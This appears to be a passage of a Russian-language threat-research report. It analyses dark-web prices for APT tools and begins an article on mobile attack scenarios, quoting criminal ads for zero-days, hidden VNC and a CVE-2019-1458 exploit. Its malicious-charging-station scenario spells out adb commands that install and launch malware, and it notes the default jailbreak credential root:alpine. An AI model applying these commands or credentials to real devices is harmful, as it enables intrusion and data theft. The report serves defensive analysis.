Hello. I buy the zero-day vulnerabilities (0-day). It is possible to purchase 1-day in some cases. Money is always available, work only through the guarantor **admin@exploit.im**.
The minimum checkout time, the fastest payout, complete anonymity. Communication only through Jabber + OTR / GPG, the first contact through private forum messages.
No prepayments, only work through the guarantor. Guarantor services at my expense.

Operation Systems:
Windows LPE - from 30k$ to 70k$
Linux LPE - from 10k$ to 50k$
Mac OS X LPE - from 50k$ to 150k$
Windows One Click RCE - from 1m$
OS X One Click RCE - from 1m$

Web browsers:
[WIN] Firefox, Edge RCE +LPE - from 100k$ to 500k$
[WIN] Chrome RCE + LPE - from 100k$ to 500k$
[Mac OS X] Safari RCE + LPE - from 150k$ to 500k$
[Mac OS X] Chrome RCE + LPE - from 100k$ to 500k$
[Mac OS X] Firefox RCE + LPE - from 100k$ to 300k$

Files:
[WIN/OS X] Microsoft Office RCE - from 150k$
[WIN/OS X] LibreOffice RCE - from 50k$
[WIN/OS X] Adobe PDF RCE + SBX - from 100k$

Mobile:
WhatsApp RCE + LPE - from 1m$
Telegram RCE + LPE - from 1m$
Android documents RCE + LPE - from 300k$ to 500k$

Web Servers:
Nginx RCE - from 300k$ to 500k$
Apache RCE - from 500k$ to 1m$

Рисунок 6. Цены, которые готовы платить злоумышленники за уязвимости нулевого дня

В ходе развития атак

Развитие атаки внутри инфраструктуры компании состоит из множества шагов: выполнение кода на отдельных узлах, повышение привилегий, сбор данных, перемещение между узлами, создание каналов для связи с командным центром. По большей части наборы инструментов различных APT-группировок для развития атаки во внутренней сети схожи. И финансово мотивированные злоумышленники, и шпионские группы отдают предпочтение общедоступному легитимному ПО, прибегая к собственным разработкам или покупке утилит на форумах в дарквебе лишь при необходимости.

Cobalt Strike и Metasploit Framework Pro — коммерческое ПО, предназначенное для проведения тестов на проникновение. Однако, кроме специалистов по анализу защищенности, данные инструменты стали использовать и хакеры. Популярность таких инструментов среди хакеров объясняется их удобством, ведь они обладают практически всеми нужными возможностями для проведения атак и, кроме того, регулярно обновляются. Впрочем, разработчики Cobalt Strike строго проверяют потенциальных покупателей, и хакерам непросто достать лицензию на продукт, поэтому стоимость его на теневых форумах достигает 50 тыс. долларов.




Рисунок 7. Продажа Cobalt Strike на теневом рынке

Metasploit Pro также можно приобрести в дарквебе. На разных площадках представлены не только взломанные оригинальные версии фреймворка, но и модифицированные варианты, в которые добавлены дополнительные функции.

48%

APT-группировок используют инструменты для тестирования на проникновение

Cobalt Strike

Официальная цена на момент проведения исследования — 3500 $ в год

Нелегальные продажи: 25 000—50 000 $

Группировки: Cobalt, Winnti

Metasploit Pro

Официальная цена на момент проведения исследования — 15 000 $ в год

Модифицированная версия с годовой техподдержкой: 8000—15 000 $

Группировки: APT17, Carbanak, Silence, TreasureHunter




Рисунок 8. Объявление о продаже доработанных версий Metasploit Pro

Для сетевой разведки после проникновения в инфраструктуру киберпреступники чаще всего используют системные или бесплатные утилиты типа nmap или nbtscan.

82% Добавляют сервисы в автозагрузку
Registry Run Keys / Startup Folder

41% Настраивают выполнение задач по расписанию
Scheduled Task

41% Устанавливают ВПО как службы
New Service

Рисунок 9. Распространенные техники для закрепления в сети (доля группировок, атакующих российские компании)

Hidden VNC

Модификация легитимной утилиты VNC, позволяет удаленно подключаться к рабочей станции пользователя и незаметно выполнять команды

Стоимость в дарквебе — 2000 $ в месяц

Используется группировкой Carbanak

Sysinternals Suite

Легитимный набор утилит для администрирования

Утилиты, наиболее часто используемые хакерами: PsExec, ProcDump, PsList, SDelete

Примеры группировок: APT27, Carbanak, Cobalt, TaskMasters

После удачного проникновения во внутреннюю сеть кибершпионы, как и финансово мотивированные киберпреступники, нацелены на закрепление в инфраструктуре и поиск ключевых узлов. Их интересуют рабочие станции и серверы, на которых хранится и обрабатывается ценная информация — коммерческая тайна или интеллектуальная собственность, а также компьютеры высшего руководства и других ключевых лиц организации или серверы, с которых есть доступ к промышленным сетям с оборудованием АСУ ТП. Прежде чем приступить непосредственно к сбору ценной информации, кибершпионы изучают бизнес-процессы компании. Чтобы не привлекать внимание и не вызывать подозрений, они предпочитают использовать легитимные утилиты администрирования. Например, 48% исследованных нами APT-группировок применяют утилиты из бесплатного набора Sysinternals Suite компании Microsoft (bit.ly/36WJ4AT). Также хакерам могут понадобиться инструменты, которые позволяют видеть рабочий стол зараженной машины, следить за действиями оператора в реальном времени, делать видеозаписи и скриншоты, при этом сотрудник не должен догадаться, что за ним наблюдают. К такому ПО относятся hVNC, модифицированные версии TeamViewer, RMS, Ammyy Admin и т. п.


```
- Hvnc working on all windows OS and platform(x86-x64), from Xp to Win10 include all server OS
- Programming language C/C++
- Build size random from 200 to 600kb
- No black screens
- No " no connections"
- Rewrited injection code fully, and more than 80% code of hvnc
- Support browsers Chrome, Firefox, Opera, IE
- The new crazy admin panel
- Drawing speed boost from panel( set offline windows themes to classic)
- Keep track of holder victim machine in real time
- High knock rate from 80%
- Very stable, no crashes,no reconnects
- Runtime detects 2/23 by dyncheck-internet allowed(dr.web and comodo after sample not dirty crypt)

PRICE:
2k$ per month (Escrow always welcome)

after payment you get access to admin panel and files for use(2 exe files"with startup"-"without startup", 1 dll )
```

Рисунок 10. Объявление о продаже hidden VNC

Важным шагом является повышение привилегий в ОС. На теневых форумах продаются эксплойты для повышения привилегий в ОС путем эксплуатации известных уязвимостей или уязвимостей нулевого дня.

10 000 $

стоимость эксплойта
для повышения привилегий в ОС


Дамы и господа, вашему вниманию предлагается эксплойт к уязвимости CVE-2019-1458, описанной здесь:
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-1458
https://securelist.com/windows-0-day-exploit-cve-2019-1458-used-in-operation-wizardopium/95432/

Эксплойт написан на языке C в MS Visual Studio 2012. Работает на Windows 7, 8.1 и 10 до 1607 включительно. Представляет из себя статическую библиотеку с функцией поднятия привилегий любому процессу по его Id и тестовое приложение, запускающее консоль и поднимающее через несколько секунд ей права. Эксплойт работает и в более ранних (уже необновляемых) редакциях Windows 10. Должен отметить, что в силу особенностей уязвимости эксплойт сработает только при первом запуске, так как уязвимость, фактически, заключается в использовании неинициализированных данных в ядре, которые система инициализирует при работе эксплойта.

Посмотреть работу эксплойта:
https://youtu.be/gsnnVOMgJ8A

Цена:
10k USD в BTC

Рисунок 11. Продажа эксплойтов для повышения привилегий

Эксплуатация уязвимостей нулевого дня — характерная черта шпионских группировок, она гарантирует им успешность атаки. Например, группировка TEMP.Reaper использовала уязвимость нулевого дня в Adobe Flash (bit.ly/2UqJtJw). В настоящий момент брешь имеет идентификатор CVE-2018-4878, а ПО для ее эксплуатации находится в свободном доступе. Еще одна уязвимость нулевого дня в Adobe Flash (CVE-2018-15982) эксплуатировалась в ходе шпионской APT на российскую государственную поликлинику (bit.ly/395pLHa). Сложно оценить стоимость эксплойта на тот момент, когда об уязвимости еще не было известно. Но мы отмечаем, что стоимость эксплойта для уязвимости нулевого дня в Adobe Acrobat на рынке в дарквебе довольно высокая.

130 000 $

стоимость эксплойта
для уязвимости нулевого дня
в Adobe Acrobat

Уязвимости нулевого дня могут использоваться злоумышленниками для доставки шпионских троянов. Например, в APT с использованием уязвимостей нулевого дня в Adobe Flash Player (CVE-2017-11292) и Microsoft .NET Framework (CVE-2017-8759) доставлялось ПО FinSpy. Фреймворк FinSpy (также известен под названием FinFisher) — шпионское ПО с возможностью слежки через веб-камеру и микрофон, перехвата сообщений в мессенджерах и почтовом ящике, а также кражи паролей и других чувствительных данных. В настоящее время этот троян использует шпионская APT-группировка SandCat (zd.net/2tsV6UZ). Кроме широких возможностей для кибершпионажа FinSpy имеет множество механизмов антианализа (обфускация кода, предотвращение запуска в виртуальной машине и др.), что, с одной стороны, затрудняет его обнаружение, а с другой стороны — влияет на его стоимость, которая достигает почти 1,5 млн евро (bit.ly/2v6nnkU).

1 600 000 $

стоимость шпионского
фреймворка FinSpy

68%

Делают скриншоты экрана
Screen Capture

64%

Устанавливают кейлоггеры и перехватывают ввод с клавиатуры
Input Capture

50%

Получают учетные данные из памяти системных процессов
Credential Dumping

45%

Сохраняют все украденные файлы в одном каталоге или файле
Data Staged

41%

Контролируют микрофон и средства голосовой связи
Audio Capture

36%

Ищут учетные данные в файлах
Credentials in Files

23%

Автоматизируют поиск ценной информации
Automated Collection

18%

Записывают видео
Video Capture

14%

Автоматизируют вывод украденных данных
Automated Exfiltration

Рисунок 12. Техники, которые используются при краже данных (для российских компаний)

Таким образом, стоимость набора инструментов на этапах закрепления и перемещения по сети для финансово мотивированной группировки может достигать 30–35 тыс. долларов.

За эксплойт для одной уязвимости нулевого дня придется заплатить несколько десятков или сотен тысяч долларов. Высокая цена на такие эксплойты не останавливает кибершпионов. Помимо покупки эксплойтов, кибершпионы располагают средствами и для разработки собственного уникального ПО, которое способно обходить антивирусы, выявлять запуск в песочнице. Это существенно затрудняет обнаружение преступников в инфраструктуре и требует от атакуемых организаций особых мер и средств для защиты ценной информации; невозможно, в частности, эффективно защититься без высококвалифицированного персонала security operations center, работающего в режиме 24/7.

Сколько может стоить APT

Silence

288 000 $

средний ущерб от успешной атаки

55 000 $

стоимость набора инструментов

При подсчете стоимости APT необходимо учитывать не только цену на инструменты для ее проведения, но также множество операционных расходов (аренду серверов, покупку доменного имени, хостинг сайтов, оплату VPN-сервисов и др.). По нашим оценкам, такие расходы составляют порядка тысячи долларов, что существенно меньше стоимости инструментов для атаки (bit.ly/31mTYin). Далее мы дадим экспертную оценку основных затрат киберпреступников на примере нескольких APT. Выводы основаны на стоимости аналогичных услуг и ПО, которые предлагаются на площадках в дарквебе.

Рассмотрим одну из атак группировки Silence в начале 2019 года. Месячная подписка на сервис по созданию вредоносных вложений обошлась бы группировке в среднем в 2–2,5 тыс. долларов. В ходе атак группировка Silence использует как общедоступное ПО из состава Sysinternals Suite, так и ряд уникальных самописных инструментов; в их числе фреймворк Silence, набор для кражи денег из банкоматов Atmosphere. К слову, как показывает наше отдельное исследование

рынка преступных киберуслуг, средняя стоимость готового ВПО для банкоматов составляет около 5 тыс. долларов (bit.ly/31mTYin). Проанализировав теневой рынок киберуслуг, мы пришли к выводу, что стартовая цена набора инструментов финансово мотивированной APT-группировки (такой как Silence) может составить 55 тыс. долларов.

Стоимость шпионской атаки оценить уже сложнее. Во-первых, за уязвимости нулевого дня на теневых форумах организаторы могут заплатить как десятки тысяч, так и миллионы долларов. Во-вторых, оценку усложняет использование самописного ПО, уникального для каждой группировки. История разработки такого ПО неизвестна, нет информации о том, сколько человек и в течение какого времени работали над его созданием, а следовательно, нет возможности оценить точную стоимость разработки. Поэтому при подсчетах мы будем ориентироваться на минимальную стоимость заказной разработки ПО в дарквебе, чтобы получить представление о нижней границе цены.

В действиях еще одной финансово мотивированной группировки — APT38 — специалисты FireEye отмечают сходства с кибершпионскими кампаниями, в частности использование общих инструментов со шпионской группировкой TEMP.Hermit (bit.ly/2RWVfth). На этапе проникновения группа применяет атаки типа watering hole, а среднее время присутствия в инфраструктуре жертвы составляет 155 дней, что в целом нехарактерно для атак, целью которых является кража денежных средств. Кроме того, в арсенале APT38 насчитывается 26 уникальных семейств вредоносного ПО, разработанных членами группировки. Примерная стоимость разработки такого набора инструментов, по нашей оценке, превышает 0,5 млн долларов.

В 2018 году эксперты PT ESC обнаружили APT-группировку TaskMasters, деятельность которой направлена главным образом на шпионаж в государственных организациях и промышленной сфере (bit.ly/37XFCHr). Преступники имели доступ к различным важным сведениям: новым разработкам, договорам, финансовой отчетности и т. п. В подобных случаях ущерб для государства или отдельной отрасли промышленности колоссален, но его трудно измерить. Примечательно, что в одной из компаний группировка оставалась незамеченной в инфраструктуре в течение 8 лет.

Вероятнее всего, для проникновения в инфраструктуру преступники используют схему supply chain attack. Находясь внутри сети, участники группировки применяют как бесплатные общедоступные утилиты, например из наборов NirSoft (bit.ly/31rVVK9) и Sysinternals Suite, так и собственные разработки: специалисты PT ESC выявили 15 оригинальных утилит, которые использовались в атаках.

APT38

41 000 000 $

средний ущерб от успешной атаки

От 500 000 $

стоимость одной атаки

TaskMasters

От 300 000 $

стоимость одной атаки после проникновения в инфраструктуру

По приблизительным оценкам, стоимость разработки инструментов для проведения атаки внутри сети составляет не менее 300 тыс. долларов.

Выводы и рекомендации

Мы видим, что инструменты, используемые при проведении APT, могут зависеть от мотивов киберпреступников. Ущерб от APT для организаций-жертв в разы превышает затраты группировки на проведение атаки; затраты на приобретение или разработку инструментов окупаются злоумышленниками после первых успешных атак.

Характерной чертой шпионских кампаний сегодня является использование ПО собственной разработки и эксплойтов для уязвимостей нулевого дня. Обнаружить атаку кибершпионов в момент проникновения в локальную сеть сегодня невозможно, крайне сложно сделать это и на этапе закрепления и распространения в инфраструктуре. Часто ситуация усугубляется неготовностью самой инфраструктуры атакованной организации к выявлению атак. Преступники уже давно научились обходить антивирусы, песочницы, системы обнаружения вторжений.

Компаниям необходимо реализовать комплексный подход, позволяющий не только сузить круг возможностей нарушителя, но и обеспечить максимальное понимание происходящих в инфраструктуре событий безопасности. Глубокий анализ трафика, ретроспективный анализ событий ИБ, профилирование действий пользователей и возможность исследования оперативной памяти, процессов и других форензик-артефактов позволяют значительно сократить время присутствия злоумышленников в инфраструктуре и помешать им достичь поставленных целей. И конечно, средства защиты будут неэффективны против APT без поддержки высококвалифицированных специалистов в области расследования инцидентов.

Мы рекомендуем финансовым организациям активно участвовать в обмене информацией о кибератаках и индикаторах компрометации. Центры мониторинга и реагирования на инциденты (например, ФинЦЕРТ Банка России) помогают значительно снизить успешность кибератак на кредитно-финансовую сферу.

Сценарии атак на мобильные приложения

Николай Анисеня,
Ольга Зиненко

Современные мобильные устройства чрезвычайно сложны и многофункциональны, что позволяет нам держать на кончиках пальцев практически все наши дела. Многие уже не представляют себе, как можно провести день без смартфона: «В нем вся моя жизнь!..». Однако такая сложность создает, среди прочего, обширную поверхность атаки. Для взлома вашего смартфона может быть использовано буквально все, от Wi-Fi и Bluetooth до динамика и микрофона (bit.ly/32fu14A).

В этой статье мы рассмотрим некоторые возможные сценарии атак на мобильные устройства и приложения, которые могут привести к компрометации данных и финансовым потерям.

Как работают мобильные устройства

Работа мобильных устройств — смартфонов или планшетов — во многом схожа с работой настольных компьютеров и ноутбуков. Почти всем на устройстве управляет операционная система. Имеет смысл рассмотреть только самые популярные — Android и iOS. Операционной системе, помимо памяти и процессора, доступны периферийные устройства: камера, микрофон, Wi-Fi-модуль и прочее. Также на некоторых современных устройствах присутствуют изолированные от основной ОС компоненты, используемые для биометрической аутентификации, хранения криптографических ключей и выполнения криптографических операций: secure enclave, secure element, trusted execution environment и т. п. Наконец, ОС обеспечивает среду функционирования клиентских приложений, которые устанавливает пользователь.

Как работают мобильные приложения

В отличие от десктопных систем, в Android и iOS каждое приложение изолировано. В Android каждое приложение представлено отдельным пользователем, а в iOS приложения помещены в контейнеры. Доступ к памяти между разными приложениями запрещен на уровне ОС. Как в Android, так и в iOS разные приложения в стандартных условиях не могут иметь доступа к хранимым данным друг друга. Разработчики должны явно реализовывать механизмы для доступа других приложений к собственным данным, например для передачи PDF-документа в мессенджер или для передачи изображения в фоторедактор. В Android есть особый каталог с общим доступом — /sdcard. Любое приложение может записывать, читать и изменять любые файлы, хранимые в этом каталоге.

Еще ОС предоставляют приложениям возможность межпроцессного взаимодействия, то есть возможность обращаться друг к другу. В iOS, по сути, самым доступным и удобным способом межпроцессного взаимодействия является обращение через ссылки вида appscheme://. Для этого приложение регистрирует себя в системе как обработчик схемы и далее через ссылки может принимать данные от других приложений (в основном — от браузера Safari). В Android межпроцессное взаимодействие реализовано существенно сложнее и дает разработчикам гораздо больше возможностей. Выделяют четыре основных типа компонентов, которые могут участвовать в межпроцессном взаимодействии: Activity — окна, с которыми работает пользователь; Service — фоновые процессы (например, воспроизведение музыки); BroadcastReceiver — обработчики широковещательных межпроцессных сообщений, которые ожидают наступления какого-то события; и ContentProvider — интерфейсы к файлам или локальным базам данных. Android предоставляет механизмы защиты для межпроцессного взаимодействия:

- компонент может быть приватным или публичным, к приватным компонентам может обратиться только исходное приложение;
- публичный компонент может запрашивать разрешение, которым должен обладать отправитель межпроцессного сообщения;
- отправляемое межпроцессное сообщение может также быть защищено разрешением, которым должен обладать компонент-получатель.

Поверхность атаки

Под поверхностью атаки будем понимать совокупность всех точек входа, через которые злоумышленник (в той или иной модели нарушителя) может взаимодействовать с мобильным устройством или приложением. Практически все атаки можно разделить по типу доступа атакующего. Давайте взглянем на то, как злоумышленник может подступиться к вашему смартфону или планшету.




Рисунок 1. Возможные направления для атаки

Физический доступ

Случается, что злоумышленник может получить физический доступ к устройству: если у вас украли или вы потеряли смартфон, отдали его в сервис, подключили по USB к зарядному устройству. Все эти ситуации могут быть использованы злоумышленником, чтобы попытаться получить доступ к вашим данным.

Вредоносное приложение на устройстве

Нередко пользователи сами устанавливают вредоносные приложения на свои устройства из сомнительных источников. Иногда такие приложения могут попасть на устройство даже из официальных магазинов приложений Google Play (bit.ly/2HIlL3F) и App Store (bit.ly/32gazVn). Установленное приложение будет иметь свои особые возможности для взаимодействия с другими программами на устройстве, а также может получить доступ к некоторым хранимым данным, геолокации, камере, микрофону.

Атакующий в канале связи

Подключившись к недоверенному Wi-Fi, прокси-серверу или VPN, мы становимся уязвимыми для атак, осуществляемых через канал связи. В этом случае под угрозой будут все передаваемые данные, как от вашего устройства, так и от сервера, к которому оно в данный момент обращается.

Удаленные атаки

В некоторых случаях злоумышленнику нет необходимости находиться в одной сети с жертвой, вынуждать ее установить приложение или похищать смартфон. Сами приложения, установленные

на устройстве и подключенные к среде передачи данных, могут позволить получить доступ к устройству. Атакующий может действовать при этом удаленно, пользуясь серверами мобильных приложений или иными службами для доставки эксплойта.

Атаки на серверную часть

Отдельно можно рассмотреть атаки на серверную часть мобильных приложений, поскольку в этом случае доступ к устройству злоумышленнику не понадобится. Зачастую серверная часть для мобильных приложений — это веб-приложение, а значит, в нем могут присутствовать любые уязвимости, свойственные веб-приложениям[1].

Сценарии атак

Сценарии атак с физическим доступом




Рисунок 2. Уязвимости серверных частей мобильных приложений как веб-уязвимости

Способы получения физического доступа

Выхватывание телефона

Злоумышленник может выследить жертву, дождаться, пока та достанет и разблокирует смартфон, после чего выхватить устройство из рук — и не давать ему снова заблокироваться. Если этим способом пользуется полиция (bit.ly/3bTLMe9), значит, и злоумышленник может.

Потерянное или украденное устройство

Если вы потеряли свой смартфон или планшет, то нашедший его сможет попытаться воспользоваться физическим доступом для разблокировки (например, с помощью USB-кабеля) и повышения привилегий (bit.ly/2HGVliM). Кроме того, злоумышленник сможет читать уведомления (SMS-сообщения, банковские уведомления) на заблокированном экране, если такая функция не отключена.

Вредоносная зарядная станция

Зарядная станция, к которой вы подключаете свой смартфон по USB, вполне может оказаться не совсем безопасной. Злоумышленник может запросить у вас права на передачу данных по USB, в противном случае запретив зарядку. Следующий сценарий особенно актуален для старых Android-смартфонов, где не требовалось давать подтверждение о подключении по USB:

1. На вашем смартфоне с версией Android 4.0 или ниже доступна отладка по USB.
2. Вы подключаетесь к зарядной станции по USB-кабелю.

---

1. С уязвимостями и угрозами веб-приложений, которые были актуальны в 2019 году, можно ознакомиться на стр. 198.

3. Вредоносная зарядная станция выполняет команду adb install malware.apk, чтобы установить вредоносное приложение на ваше устройство.

4. Вредоносная зарядная станция выполняет команду adb am start com.malware.app/.MainActivity для запуска этого вредоносного приложения.

5. Запущенный троян пробует различные техники повышения привилегий, получает права root и закрепляется в системе. Теперь ему доступны все хранимые данные, включая аутентификационные данные всех установленных приложений (логины, пароли, токены), а также неограниченный доступ к любому приложению во время исполнения.

Смартфон в сервисе

Работник сервисной организации с точки зрения модели нарушителя ничем не отличается от злоумышленника, который украл или нашел ваш телефон. Более того, работник сервиса может спросить у вас код от устройства под предлогом проверки работоспособности. Также у него есть возможность подключиться к вашему устройству по USB, получив еще одну точку входа для потенциальной атаки.

Что может злоумышленник при физическом доступе к устройству

Получив в руки смартфон или планшет, злоумышленник получает авторизованный доступ почти ко всем приложениям, установленным на устройстве: к контактам, галерее, почте, браузеру, мессенджерам, социальным сетям, интернет-магазинам (где может быть привязана ваша карта), банковским приложениям. Исключение составят только те приложения, которые реализуют дополнительную аутентификацию на этот случай: ввод логина и пароля, ПИН-кода или использование биометрии (сканера отпечатка пальцев или лица). Однако наши исследования показывают, что недостатки аутентификации и авторизации составляют треть всех уязвимостей в клиентских частях мобильных приложений, выявленных в 2019 году (см. стр. 50).

Злоумышленник может пойти дальше и попытаться повысить свои привилегии на устройстве: получить права root на Android или выполнить jailbreak в iOS. Некоторые эксплойты позволяют злоумышленнику, не зная ПИН-кода устройства (который иногда необходимо вводить повторно даже на разблокированном устройстве), получить такие привилегии, а значит — получить неограниченный доступ ко всему смартфону, ко всей хранимой информации (фото, видео, контактам, небезопасно сохраненным банковским картам и т. п.). В некоторых случаях root или jailbreak позволят злоумышленнику войти в ваш банковский аккаунт, даже если вход был защищен ПИН-кодом или биометрией (это зависит от качества реализации подобной упрощенной аутентификации в вашем банковском приложении).

Дополнительные условия для атак с физическим доступом

Давайте рассмотрим, что облегчит жизнь злоумышленнику, который получил физический доступ к вашему устройству.

1. Наличие прав root (для Android-смартфонов) или jailbreak (для iOS-смартфонов). По данным исследователей, в мире около 8% пользователей iOS-устройств выполнили jailbreak и около 27% пользователей Android-устройств получили root-права (bit.ly/38DEyZ3). Повышенные привилегии практически полностью отключают системы безопасности устройства и в случае физического доступа могут быть использованы для извлечения практически любой информации, хранимой на устройстве. Как это может выглядеть? Например, в случае iOS-смартфона с jailbreak злоумышленник может подключиться к устройству по протоколу SSH, используя стандартную учетную запись root:alpine, ведь, как показывают наши исследования, достаточно большое количество пользователей не меняют стандартный пароль.

2. Отсутствие ПИН-кода. Некоторые пользователи отключают ввод ПИН-кода или иного пароля для разблокировки устройства. Делается это для удобства, но приводит к тому, что в случае

физического доступа злоумышленник сможет разблокировать смартфон и получить доступ практически ко всем приложениям на устройстве. Впрочем, с появлением биометрической аутентификации данная проблема становится менее актуальной.

3. Включенная отладка по USB (для Android-смартфонов). Данная опция позволяет получить доступ вашему смартфону по USB-кабелю, даже если на нем установлен ПИН-код. Злоумышленник может, например, попытаться сделать резервную копию вашего устройства, в которую попадут ваши контакты, фото и видео, а также данные некоторых приложений.
